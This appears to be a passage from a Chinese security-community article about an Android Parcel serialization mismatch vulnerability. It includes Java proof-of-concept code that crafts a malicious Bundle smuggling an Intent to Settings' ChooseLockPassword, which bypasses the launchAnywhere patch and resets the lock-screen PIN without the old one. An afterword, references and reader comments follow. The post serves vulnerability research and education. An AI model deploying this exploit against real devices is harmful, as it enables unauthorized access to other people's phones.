
```
Bundle evilBundle = new Bundle();
        Parcel bndlData = Parcel.obtain();
        Parcel pcelData = Parcel.obtain();

        // Manipulate the raw data of bundle Parcel
        // Now we replace this right Parcel data to evil Parcel data
        pcelData.writeInt(3); // number of elements in ArrayMap
        /*****************************************/
        // mismatched object
        pcelData.writeString("mismatch");
        pcelData.writeInt(4); // VAL_PACELABLE
        pcelData.writeString("com.android.internal.telephony.DcParamObject"); // name of Class Loader
        pcelData.writeInt(1);//mSubId

        pcelData.writeInt(1);
        pcelData.writeInt(6);
```

```
        pcelData.writeInt(13);
        //pcelData.writeInt(0x144); //length of KEY_INTENT:evilIntent
        pcelData.writeInt(-1); // dummy, will hold the length
        int keyIntentStartPos = pcelData.dataPosition();
        // Evil object hide in ByteArray
        pcelData.writeString(AccountManager.KEY_INTENT);
        pcelData.writeInt(4);
        pcelData.writeString("android.content.Intent");// name of Class Loader
        pcelData.writeString(Intent.ACTION_RUN); // Intent Action
        Uri.writeToParcel(pcelData, null); // Uri is null
        pcelData.writeString(null); // mType is null
        pcelData.writeInt(0x10000000); // Flags
        pcelData.writeString(null); // mPackage is null
        pcelData.writeString("com.android.settings");
        pcelData.writeString("com.android.settings.password.ChooseLockPassword");
        pcelData.writeInt(0); //mSourceBounds = null
        pcelData.writeInt(0); // mCategories = null
        pcelData.writeInt(0); // mSelector = null
        pcelData.writeInt(0); // mClipData = null
        pcelData.writeInt(-2); // mContentUserHint
        pcelData.writeBundle(null);

        int keyIntentEndPos = pcelData.dataPosition();
        int lengthOfKeyIntent = keyIntentEndPos - keyIntentStartPos;
        pcelData.setDataPosition(keyIntentStartPos - 4);  // backpatch length of KEY_INTENT
        pcelData.writeInt(lengthOfKeyIntent);
        pcelData.setDataPosition(keyIntentEndPos);
        Log.d(TAG, "Length of KEY_INTENT is " + Integer.toHexString(lengthOfKeyIntent));

        ////////////////////////////////////
        pcelData.writeString("Padding-Key");
        pcelData.writeInt(0); // VAL_STRING
        pcelData.writeString("Padding-Value"); //


        int length  = pcelData.dataSize();
        Log.d(TAG, "length is " + Integer.toHexString(length));
        bndlData.writeInt(length);
        bndlData.writeInt(0x4c444E42);
        bndlData.appendFrom(pcelData, 0, length);
        bndlData.setDataPosition(0);
        evilBundle.readFromParcel(bndlData);
        Log.d(TAG, evilBundle.toString());
       return evilBundle;

   }
```

由于Settings似乎取消了自动化的点击新建账户接口，上述POC利用的漏洞触发还需要用户在Settings->Users&accounts中点击我们加入的Authenticator，点击以后就会
ChooseLockPassword。

```
05-07 06:24:34.337  4646  5693 I ActivityManager: START u0 {act=android.intent.action.RUN flg=0x10000000 cmp=com.android.setti
```

原先设置锁屏PIN码的测试手机，就会出现重新设置PIN码界面，点一下返回，就会出现以下PIN码设置界面。这样就可以在不需要原PIN码的情况下重设锁屏密码。


7:34
Set a screen lock
For security, set a PIN
PIN must be at least 4 digits
CANCEL
NEXT
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
0 +

0x04 后记

没想到序列化和反序列化作为极小的编程错误，却可以带来深远的安全影响。这类漏洞可能在接下来的安全公告中还会陆续有披露，毕竟在源码树中搜索序列化和反序列化不

然而，每个类不匹配的情况有所不同，因此在漏洞利用绕过launchAnywhere补丁时需要重新精确布置Bundle，读者可以用其他有漏洞的Parcelable类来练手。

这类漏洞也是不匹配或者说不一致（Inconsistency)性漏洞的典型。除了序列化和反序列化不一致外，历史上mmap和munmap不一致、同一功能实现在Java和C中的不一致

参考

[1] 漏洞预警 | Android系统序列化、反序列化不匹配漏洞

[2] launchAnyWhere: Activity组件权限绕过漏洞解析

上一篇：AssassinGo: 基于Go的... 下一篇：Mysql UDF BackDoor

1. 3 条回复

thor 2018-05-30 16:13:32

牛逼

0 回复Ta

LeadroyaL 2018-05-30 16:44:06

学习了，非常好的文章

0 回复Ta

小鲜肉 2018-06-01 09:56:04

学习了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板